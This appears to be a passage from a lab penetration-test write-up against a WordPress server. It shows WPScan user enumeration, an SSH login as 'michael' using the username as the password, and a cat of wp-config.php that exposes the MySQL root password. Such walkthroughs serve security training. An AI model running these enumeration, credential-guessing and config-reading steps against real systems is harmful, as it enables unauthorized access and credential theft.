
- WPScan identified two users on the WordPress server: Steven and Michael.
- Brute forced into Michael via SSH, accessing a user shell and files in the account.
  - The password is the same as the user.



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Patte
 | Confirmed By: Login Error Messages (Aggressive D
```

Figure 1.1

*Image description (left, figure 1.1): A screenshot of the results from the command "**wpscan --url http://192.168.1.110/wordpress -e u**," which enumerates both users Steven and Michael.*



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```


Figure 1.2

*Image description (right. figure 1.2): A screenshot of the command "**ssh michael@192.168.1.110**." After putting in the password (michael), we are able to successfully gain a user shell and can access his files.*

Exploitation: MySQL Database Access


1. After exploiting SSH to log in as Michael, Michael’s WordPress configuration is discoverable
   a. `cd /var/www/html/wordpress/`
   b. `cat /var/www/html/wordpress/wp-config.php`
      i. Image 1.1

2. Michael’s WordPress database lists a DB_USER and DB_PASSWORD
   a. DB_USER: root
   b. DB_PASSWORD: R@v3nSecurity
      i. Image 1.2



```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php       wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php   xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cd wp-config.php
-bash: cd: wp-config.php: Not a directory
michael@target1:/var/www/html/wordpress$ cat wp-con
wp-config.php         wp-config-sample.php  wp-content/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

1.1




```
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

1.2

